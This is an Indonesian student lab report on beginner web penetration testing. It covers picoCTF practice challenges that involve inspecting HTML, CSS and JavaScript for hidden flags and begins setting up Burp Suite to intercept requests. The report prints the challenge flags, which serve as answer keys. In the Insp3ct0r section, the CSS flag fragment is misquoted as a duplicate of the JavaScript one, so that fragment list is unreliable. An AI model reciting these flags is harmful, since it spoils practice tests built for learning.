
PRAKTIKUM 6

INTRODUCTION TO WEB PENETRATION TESTING

Prepared by Kayla Putri Maharani 5026231158 PAI B



OVER ---- VIEW


Praktikum 6 berfokus pada penerapan teknik Web Penetration Testing dan analisis sumber daya aplikasi web. Tujuannya adalah melatih kemampuan teknis dalam menemukan kelemahan autentikasi dan kebocoran informasi pada aplikasi web melalui inspeksi elemen, pemeriksaan resource, pemodifikasian request, dan brute-force terkontrol. Praktikum ini menekankan penggunaan alat Developer Tools pada browser, Burp Suite (Proxy, Repeater, Intruder) serta penggunaan code python.

PRAKTIKUM 6 ---- REPORT

Daftar Isi

Soal 1 - picoCTF (Inspect HTML)

https://play.picoctf.org/practice



Deskripsi

Challenge ini termasuk kategori Web Exploitation dengan mekanik Inspect HTML. Tugasnya adalah menemukan flag yang disembunyikan pada halaman web dengan cara memeriksa kode sumber atau elemen tersembunyi menggunakan fitur Developer Tools / Inspect Element pada browser.

Informasi Terkait Target


1. Platform: picoCTF (practice instance).
2. Halaman challenge: Inspect HTML (akses melalui picoCTF - Login saat instance tersedia).

Pendekatan

1. Buka instance challenge di platform picoCTF.
2. Lakukan inspect pada browser
3. Periksa elemen HTML di panel Elements untuk mencari teks atau atribut tersembunyi yang terlihat seperti flag.
4. Copy flag yang ditemukan dan masukkan ke form submit flag pada platform untuk verifikasi.

Solusi

Langkah yang dilakukan: membuka Inspect Element, menelusuri struktur HTML, dan menemukan teks tersembunyi pada elemen yang tidak terlihat di tampilan normal.




Flag yang ditemukan: picoCTF{1n5p3ct0r_0f_h7ml_8113f7e2}

Status: Flag berhasil diambil melalui inspeksi HTML dan dapat digunakan untuk submit pada platform.

Soal 2 - picoCTF (Insp3ct0r)

https://play.picoctf.org/practice



Deskripsi

Challenge ini termasuk kategori Web Exploitation dengan mekanik Inspect HTML/Resources. Tugasnya adalah menemukan flag yang tersembunyi pada berbagai file sumber halaman web (HTML, CSS, dan JavaScript) dan/atau pada resource yang dimuat (melalui panel Network/Resources di Developer Tools).

Informasi Terkait Target


1. Platform: picoCTF (practice instance).
2. Halaman challenge: Insp3ct0r (akses melalui picoCTF - Login).

Pendekatan


1. Membuka instance challenge di platform picoCTF.
2. Menjalankan Developer Tools pada browser (Inspect Element / F12).
3. Memeriksa HTML untuk menemukan teks komentar atau elemen tersembunyi yang memuat bagian flag.
4. Memeriksa file CSS untuk menemukan bagian lain dari flag.
5. Memeriksa file JavaScript dan panel Network/Resources untuk menemukan sisa-sisa flag pada file yang dimuat.
6. Menggabungkan semua bagian flag yang ditemukan di masing-masing file menjadi flag akhir.
7. Menyalin flag gabungan dan memasukkannya ke form submit flag di platform untuk verifikasi.

Solusi


Langkah yang dilakukan: membuka Inspect Element, menelusuri struktur HTML, melihat file CSS, membuka file JavaScript di tab Sources, dan memeriksa Resources/Network untuk tiap file yang dimuat. Setiap file berisi satu potongan flag.



<!-- Html is neat. Anyways have 1/3 of the flag: picoCTF{tru3_d3



/* You need CSS to make pretty pages. Here's part 2/3 of the flag: _lucky?f10be399} */



/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?f10be399} */

Potongan-potongan flag yang ditemukan :


- HTML berisi bagian pertama: tru3_d3
- CSS berisi bagian kedua: _lucky?f10be399}
- JavaScript / Network berisi bagian ketiga: _lucky?f10be399}

Flag akhir setelah digabung:

picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?f10be399}

Soal 3 - picoCTF (IntroToBurp)

https://play.picoctf.org/practice



Deskripsi


Challenge ini mengajarkan penggunaan dasar Burp Suite untuk menganalisis dan memodifikasi request HTTP antara browser dan server. Tujuannya adalah melewati mekanisme OTP pada aplikasi dengan memanipulasi request yang dikirim dari browser menggunakan fitur Intercept di Burp Suite sehingga memperoleh flag.


Informasi Terkait Target

1. Platform: picoCTF (practice instance)
2. Halaman challenge: IntroToBurp (akses instance challenge pada platform picoCTF)


Pendekatan

1. Konfigurasi browser agar traffic HTTP/HTTPS melewati proxy Burp Suite.
2. Buka Burp Suite, aktifkan Intercept di tab Proxy.

